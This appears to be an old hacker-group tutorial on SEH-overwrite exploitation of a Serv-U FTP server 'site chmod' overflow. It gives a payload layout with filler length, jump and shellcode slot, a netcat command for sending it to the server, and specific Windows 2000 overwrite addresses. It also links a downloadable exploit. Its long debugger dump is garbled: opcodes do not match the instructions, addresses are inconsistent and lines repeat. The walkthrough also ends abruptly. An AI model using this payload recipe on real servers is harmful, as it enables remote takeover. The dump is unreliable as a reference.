

Practical SEH exploitation

by Johnny Cyberpunk / The Hacker's Choice



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Introduction

The intention to write this paper was when I've started working on an exploit of a daemon, which is described here later. After I was able to trigger the bug, I've noticed that a normal overflow would fail, because i had to fulfill too many requisites to get the exploit working. So i came to the conclusion that i have to use another technique. As I've heard a lot of SEH (Structured Exception Handler) hacking, I've started my browser and googled for a SEH paper, but failed. It seemed that nobody ever described it in a paper. I just found some examples of exploits using this technique, like the well known worm Code Red. As i was too lazy to debug that shit, I've started reversing the exception by myself and solved the trick very fast. The following paper will describe my lessons I've learned when i tried to get the exploit working.

Requisites

To understand all the shit I'll try to explain you, you should fulfill the following requisites:

- X86 assembly [4]
- debugging with softice [3]
- basic knowledge of exploitation
- basics in structured exception handling [1] [2]

For all requisites I've listed some references at the bottom of this paper. And of course you should have installed a Serv-FTP Server 4.x and one of the Windows targets which i offer in the sample exploit [5], to get our stuff running. ;)

The example bug

The bug I've exploited is the latest SERV-U FTP-Server bug that was found by kkqq of the Superman Anti Security Team some weeks ago. To trigger the bug you'll need a valid normal user-account on a serv-u server and a writeable directory. If the homedirectory isn't writable, but another, we have to change to that directory. After you've logged onto the box, you just have to type:

```
site chmod 666 <overlong-nonexisting-file>
```

and the daemon stops its activities. For further information on this bug, consult the 0x557 site [6] which can be found in the references. A sample exploit can be downloaded from the THC website [5].

Although it would be better if you first read the two SEH papers in the references, if you haven't skills in that area, i just wanna give you a taste, why it is better to use the SEH technique, than the normal stack esp overwriting stuff here.

In the following you can see a memory map in the servudaemon.exe after I've send the bad data:

```
0013ac50c : 550 /c:/<400 bytes of crap we filled in>
0013ac6a4 : <SEH address in little endian format>
0013ac6fc : <ESP>
```

between SEH address and ESP are different pointers which are needed by the program flow. If the pointers are overwritten with data to unmapped memory we earn a page fault, the server dies and we have no control. :(

You see clearly that we had to fulfill to many requisites if we would plan to overwrite the ESP to get control over the daemon.

The easier and, you can imagine, more stable trick is to get control by overwriting the pointer of the Structured Exception Handler, which was installed by the servudaemon.exe itself and points to a routine, that is able to handle an unexpected error (exception). That's exactly what we wanna do. We overwrite the SEH pointer with an address in a stable area, which then jumps into our shellcode and owns the box. The SEH gets triggered, because we've also overwritten some pointers which the program flow needs. As they point to unmapped memory, we get lucky. ;)

So before I've started coding the exploit I've just created a text-file to trigger the bug and piped the data to the daemon.

Sample servu.txt:

```
user lamer
pass test123
site chmod 666 <400 bytes crap><0xeb+0x06><2 bytes crap><SEH address in little
endian format><shellcode>
```

If we have to change the directory, because our homedir isn't writable, we have to subtract the length of the pathname - <drive:> from the 400 bytes of crap.

Debugging the bug


After creation of the servu.txt first join softice by pressing the hotkey STRG-D and enter the following commands:

```
addr servudaemon  
bpx kiuserexceptiondispatcher
```

which enables us to find out very fast where the bug occurs exactly. After that, leave softice and fire up the named netcat command.

```
netcat command: nc <ftp-server host> 21 <servu.txt
```

If the user/password was ok for the servu-server and he munched the site chmod command, softice should popup now and showing us the following:



We can see that the breakpoint we've set, worked very well, because we triggered the bug successfully. The daemon wants to handle the exception now and jumps to API:

ntdll!KiUserCallbackDispatcher

when you now trace (command is 't') the first 4 commands you should stand right before :

call 778ac57e

Now just type:

d ebx

and cool... look at the first softice snapshot where the arrow points to. In little endian format we can see the address : 0x00419589

This is exactly where the bug occurred. Now just leave the debugger with the command 'x' and let the daemon crash. Start it again and when he's in running mode, join softice and kill the old bpx kiuserexemptiondispatcher with the command 'bc 0' (should be the only breakpoint ;)

Now add some new commands to softice:

**addr servudaemon
bpx 00419589**

leave softice and fire up the netcat command again and you see the following now:


```

EAX=013AB9F4  EBX=013AC6A4  ECX=74F92AC4  EDI=013AB9E4  ESI=013AB91C
EDI=013AB9F4  EBP=013AB974  ESP=013AB9E4  EIP=778B98E4  o d i s z a p c
CS=001B  DS=0025  SS=0025  ES=0025  FS=0000  GS=0000
0010:00000000  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77  PROT (0)
0010:00000010  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000020  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000030  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000040  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000050  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000060  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000070  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000080  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:00000090  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:000000A0  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:000000B0  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:000000C0  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:000000D0  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:000000E0  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
0010:000000F0  77 77 77 77 77 77 77 77 77 77 77 77 77 77 77 77
ntdll!RtlConvertUlongToLargeInteger+004F  PROT32
001B:778B98A7  C3          RET
001B:778B98A8  BA6988B777  MOV     EDI,778B98BA
001B:778B98A9  9B09        MOV     ECX,09
001B:778B98AA  B021998B77  MOV     EBX,21998B
001B:778B98AB  B04980      MOV     EBX,4980
001B:778B98AC  55         PUSH   ESP
001B:778B98AD  EBEC       MOV     EBP,ESP
001B:778B98AE  FF750C     PUSH   DWORD PTR [ESP+0C]
001B:778B98AF  5C         PUSH   EDI
001B:778B98B0  C4FF350000000000  PUSH   DWORD PTR FS:[00000000]
001B:778B98B1  482500000000  MOV     ECX,25000000
001B:778B98B2  FF7514     PUSH   DWORD PTR [ESP+14]
001B:778B98B3  FF7510     PUSH   DWORD PTR [ESP+10]
001B:778B98B4  FF750C     PUSH   DWORD PTR [ESP+0C]
001B:778B98B5  FF7508     PUSH   DWORD PTR [ESP+08]
001B:778B98B6  B04D10     MOV     EBX,4D10
001B:778B98B7  7709      JBE    ECX,9
001B:778B98B8  48F050000000  MOV     ECX,F0500000
001B:778B98B9  8BC3      MOV     EBX,EBX
001B:778B98BA  5B        POP     EBX
001B:778B98BB  5B        POP     EBX
001B:778B98BC  C21400    RET     1400
001B:778B98BD  8B2404    MOV     EBX,2404
001B:778B98BE  F74180000000  TEST   EDI,41800000
001B:778B98BF  B081800000  MOV     EBX,81800000
001B:778B98C0  7512     JNB    ECX,12
001B:778B98C1  8B4C2400  MOV     EBX,4C2400
001B:778B98C2  8B4C2110  MOV     EBX,4C2110
001B:778B98C3  8B4100    MOV     EBX,4100
001B:778B98C4  9202     MOV     EDI,2
001B:778B98C5  9202     MOV     EDI,2
001B:778B98C6  9202     MOV     EDI,2
001B:778B98C7  9202     MOV     EDI,2
001B:778B98C8  9202     MOV     EDI,2
001B:778B98C9  9202     MOV     EDI,2
001B:778B98CA  9202     MOV     EDI,2
001B:778B98CB  9202     MOV     EDI,2
001B:778B98CC  9202     MOV     EDI,2
001B:778B98CD  9202     MOV     EDI,2
001B:778B98CE  9202     MOV     EDI,2
001B:778B98CF  9202     MOV     EDI,2
001B:778B98D0  9202     MOV     EDI,2
001B:778B98D1  9202     MOV     EDI,2
001B:778B98D2  9202     MOV     EDI,2
001B:778B98D3  9202     MOV     EDI,2
001B:778B98D4  9202     MOV     EDI,2
001B:778B98D5  9202     MOV     EDI,2
001B:778B98D6  9202     MOV     EDI,2
001B:778B98D7  9202     MOV     EDI,2
001B:778B98D8  9202     MOV     EDI,2
001B:778B98D9  9202     MOV     EDI,2
001B:778B98DA  9202     MOV     EDI,2
001B:778B98DB  9202     MOV     EDI,2
001B:778B98DC  9202     MOV     EDI,2
001B:778B98DD  9202     MOV     EDI,2
001B:778B98DE  9202     MOV     EDI,2
001B:778B98DF  9202     MOV     EDI,2
001B:778B98E0  9202     MOV     EDI,2
001B:778B98E1  9202     MOV     EDI,2
001B:778B98E2  9202     MOV     EDI,2
001B:778B98E3  9202     MOV     EDI,2
001B:778B98E4  9202     MOV     EDI,2
001B:778B98E5  9202     MOV     EDI,2
001B:778B98E6  9202     MOV     EDI,2
001B:778B98E7  9202     MOV     EDI,2
001B:778B98E8  9202     MOV     EDI,2
001B:778B98E9  9202     MOV     EDI,2
001B:778B98EA  9202     MOV     EDI,2
001B:778B98EB  9202     MOV     EDI,2
001B:778B98EC  9202     MOV     EDI,2
001B:778B98ED  9202     MOV     EDI,2
001B:778B98EE  9202     MOV     EDI,2
001B:778B98EF  9202     MOV     EDI,2
001B:778B98F0  9202     MOV     EDI,2
001B:778B98F1  9202     MOV     EDI,2
001B:778B98F2  9202     MOV     EDI,2
001B:778B98F3  9202     MOV     EDI,2
001B:778B98F4  9202     MOV     EDI,2
001B:778B98F5  9202     MOV     EDI,2
001B:778B98F6  9202     MOV     EDI,2
001B:778B98F7  9202     MOV     EDI,2
001B:778B98F8  9202     MOV     EDI,2
001B:778B98F9  9202     MOV     EDI,2
001B:778B98FA  9202     MOV     EDI,2
001B:778B98FB  9202     MOV     EDI,2
001B:778B98FC  9202     MOV     EDI,2
001B:778B98FD  9202     MOV     EDI,2
001B:778B98FE  9202     MOV     EDI,2
001B:778B98FF  9202     MOV     EDI,2
ntdll!RtlConvertUlongToLargeInteger+004F  PROT32
001B:778B98A7  C3          RET
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001B:778B98AA  B021998B77  MOV     EBX,21998B
001B:778B98AB  B04980      MOV     EBX,4980
001B:778B98AC  55         PUSH   ESP
001B:778B98AD  EBEC       MOV     EBP,ESP
001B:778B98AE  FF750C     PUSH   DWORD PTR [ESP+0C]
001B:778B98AF  5C         PUSH   EDI
001B:778B98B0  C4FF350000000000  PUSH   DWORD PTR FS:[00000000]
001B:778B98B1  482500000000  MOV     ECX,25000000
001B:778B98B2  FF7514     PUSH   DWORD PTR [ESP+14]
001B:778B98B3  FF7510     PUSH   DWORD PTR [ESP+10]
001B:778B98B4  FF750C     PUSH   DWORD PTR [ESP+0C]
001B:778B98B5  FF7508     PUSH   DWORD PTR [ESP+08]
001B:778B98B6  B04D10     MOV     EBX,4D10
001B:778B98B7  7709      JBE    ECX,9
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001B:778B98B9  8BC3      MOV     EBX,EBX
001B:778B98BA  5B        POP     EBX
001B:778B98BB  5B        POP     EBX
001B:778B98BC  C21400    RET     1400
001B:778B98BD  8B2404    MOV     EBX,2404
001B:778B98BE  F74180000000  TEST   EDI,41800000
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001B:778B98C3  8B4100    MOV     EBX,4100
001B:778B98C4  9202     MOV     EDI,2
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001B:778B98C6  9202     MOV     EDI,2
001B:778B98C7  9202     MOV     EDI,2
001B:778B98C8  9202     MOV     EDI,2
001B:778B98C9  9202     MOV     EDI,2
001B:778B98CA  9202     MOV     EDI,2
001B:778B98CB  9202     MOV     EDI,2
001B:778B98CC  9202     MOV     EDI,2
001B:778B98CD  9202     MOV     EDI,2
001B:778B98CE  9202     MOV     EDI,2
001B:778B98CF  9202     MOV     EDI,2
001B:778B98D0  9202     MOV     EDI,2
001B:778B98D1  9202     MOV     EDI,2
001B:778B98D2  9202     MOV     EDI,2
001B:778B98D3  9202     MOV     EDI,2
001B:778B98D4  9202     MOV     EDI,2
001B:778B98D5  9202     MOV     EDI,2
001B:778B98D6  9202     MOV     EDI,2
001B:778B98D7  9202     MOV     EDI,2
001B:778B98D8  9202     MOV     EDI,2
001B:778B98D9  9202     MOV     EDI,2
001B:778B98DA  9202     MOV     EDI,2
001B:778B98DB  9202     MOV     EDI,2
001B:778B98DC  9202     MOV     EDI,2
001B:778B98DD  9202     MOV     EDI,2
001B:778B98DE  9202     MOV     EDI,2
001B:778B98DF  9202     MOV     EDI,2
001B:778B98E0  9202     MOV     EDI,2
001B:778B98E1  9202     MOV     EDI,2
001B:778B98E2  9202     MOV     EDI,2
001B:778B98E3  9202     MOV     EDI,2
001B:778B98E4  9202     MOV     EDI,2
001B:778B98E5  9202     MOV     EDI,2
001B:778B98E6  9202     MOV     EDI,2
001B:778B98E7  9202     MOV     EDI,2
001B:778B98E8  9202     MOV     EDI,2
001B:778B98E9  9202     MOV     EDI,2
001B:778B98EA  9202     MOV     EDI,2
001B:778B98EB  9202     MOV     EDI,2
001B:778B98EC  9202     MOV     EDI,2
001B:778B98ED  9202     MOV     EDI,2
001B:778B98EE  9202     MOV     EDI,2
001B:778B98EF  9202     MOV     EDI,2
001B:778B98F0  9202     MOV     EDI,2
001B:778B98F1  9202     MOV     EDI,2
001B:778B98F2  9202     MOV     EDI,2
001B:778B98F3  9202     MOV     EDI,2
001B:778B98F4  9202     MOV     EDI,2
001B:778B98F5  9202     MOV     EDI,2
001B:778B98F6  9202     MOV     EDI,2
001B:778B98F7  9202     MOV     EDI,2
001B:778B98F8  9202     MOV     EDI,2
001B:778B98F9  9202     MOV     EDI,2
001B:778B98FA  9202     MOV     EDI,2
001B:778B98FB  9202     MOV     EDI,2
001B:778B98FC  9202     MOV     EDI,2
001B:778B98FD  9202     MOV     EDI,2
001B:778B98FE  9202     MOV     EDI,2
001B:778B98FF  9202     MOV     EDI,2
NTI001: Load32 0100-100000  SIZE=13000  MEM=810E3610  MOD=win2kadv
NTI001: Load32 0100-242000  SIZE=13000  MEM=810E3610  MOD=mgafd
NTI001: Load32 0100-742000  SIZE=13000  MEM=810E3610  MOD=whiteip
Break due to BP 00: 0FX 0000:00419589 (E1=1.12 seconds)
Enter a command (! for help)

```

When you are directly on the call ecx command just have a look at ecx !
It's our overwritten SEH pointer which we placed at offset 404-407 in little endian format. In our case it's at 0x74f92ac4, which is a very stable offset for all windows 2000 editions (SP0-SP4) and lays in c:\winnt\system32\ws2help.dll
The handler gets installed in the servudaemon.exe at 0x419124 (mov fs:[00000000],eax)
In this snapshot if've used a german w2k professional edition.
For english Servers the offset is at 0x75022ac4. Now enter the call ecx with 't'.

Greetings

This time the greetings fly to: THC, Halvar, FX, Gera, Scut, Hendy, Random, Stealth, FtR, Dvorak, MaXX and especially g0dzilla who loaned me his digicam for the softice snapshots.

References

- [1] <http://www.microsoft.com/msj/0197/exception/exception.aspx>
- [2] <http://spiff.tripnet.se/~iczelion/Exceptionhandling.html>
- [3] <http://evil.crohack.com/cracking.htm>
- [4] <http://www.azillionmonkeys.com/qed/asm.html>
- [5] <http://www.thc.org/misc/sploits/THCServu.zip>
- [6] <http://www.0x557.org/release/servu.txt>

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: GnuPG v1.0.6 (GNU/Linux)

Comment: Weitere Infos: siehe <http://www.gnupg.org>

```
mQGIBDzw5yMRBACGJ1o25Bfbb6mBkP2+qwd0eCTvCmC5uJGdXWOW8BbQwDHkoO4h
sdouA+0JdITFIQriCZhZWbspNsWEpXPOAW8vG3fSqIUqiDe6Aj21h+BnW0WEqx9t
8TkooEVS3SL34wiDCig3cQtmvAlj0C9g4pj5B/QwHJYrWNFoAxc2SW1IXwCg8Wk9
LawvHW+Xqnc6n/w5Oo8IpNsD/2Lp4fvQFiTvN22Jd63nCQ75A64fB7mH7ZUsVPYy
BctYXM4GhcHx7zfOhAbJQNWoNmYGiftVr9UvO9GSnG+Y9jq6I16qOn7T7dIZUEpL
F5FevEFTyrtDGyMbhGv9hwtbz3CI9n9gpZxz1xYTbDHxkViTmIcNR3GIJRPfo5B
a7u4A/9ncKqRx2HbRkaj39zugC6Y28z9lSimGzu7PTVw3bxDbObgi4CyHcJnHe+j
DResuKGgdyEf+d07ofbFEOdQjgaDx1mmswS4pcILKOyRdQMtdbgSdyPlJw5KGHLX
G0hrHV/Uhgok3W6nC43ZvPWbd3HVfOIU8jDTRgWaRDjGc45dtbQkam9obm55IGN5
YmVycHVuayA8am9obmN5YnBrQGdteC5uZXQ+iFcEExECABcFAjzw5yMFCwcKAwQD
FQMCaxYCAQIXgAAKCRD3c5EGutq/jMW7AJ9OSmrB+0vMgPfVOT4edV7C++RNHwCf
byT/qKeSawxasF8g4HeX33fSPe25Ag0EPPDnrRAIALdcTn8E2Z8Z4Ua4p8fjwXNO
iP6GOANUN5XLpmsev9v5ErPfk+NM2ARb7O7rQJfLkmKV8voPNj4IPUUyltGeOhzj
t86I5p68RRSvO5JKTW+riZamaD8IB84YqLzmt9OuzuOeAJCq3GuQtPMYrNuOkPL9
nX51EgnLnYaUYAkysAhYLhlrye/3maNdjtn2T63MoJauAoB4TpKvegsGsf1pA5mj
y9fuG6zGnWt8XpVSdD2W3PUJB+Q7J3On35byebIKiuGsti6Y5L0ZSDIW2rveZp9g
eRSQz06j+mxAooTUMBBJwMmXjHm5nTgr5OX/8mpb+I73MGhtssRr+JW+EWSLQN8A
AwcH/iqRCMmPB/yiMhFrEPUMNBsZOJ+VK3PnUNLbAPtHz7E2ZmEpTgdvLR3tjHTC
vZO6k40H1BkodmdFkCHEwzhWwe8P3a+wgW2LnPCM6tfPEfp9kPXD43UITLWLL4RF
cPmyrs45B2uht7aE3Pe0SgbsnWAej87Stwb+ezOmngmrRvZKnYREVR1RHRRsH3l6
C4rexD3uHjFNdEXieW97xHG71YpOVDX6slCK2SumfxzQAEZC2n7/DqwPd6Z/abAf
Ay9WmTpqBFd2FApUtZ1h8cpS6MYb6A5R2BDJQl1hN2pQFNzlh8chjVdQc67dKiay
R/g0Epg0thiVAecaloCJIJE8b3OIRgQYEQIABgUCPPDnrQAKCRD3c5EGutq/jNuP
AJ979IDIs926vsxlhRA5Y8G0hLyDAwCgo8eWQWI7Y+QVfwBG8XCzei4oAiI=
=2B7h
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-----END PGP PUBLIC KEY BLOCK-----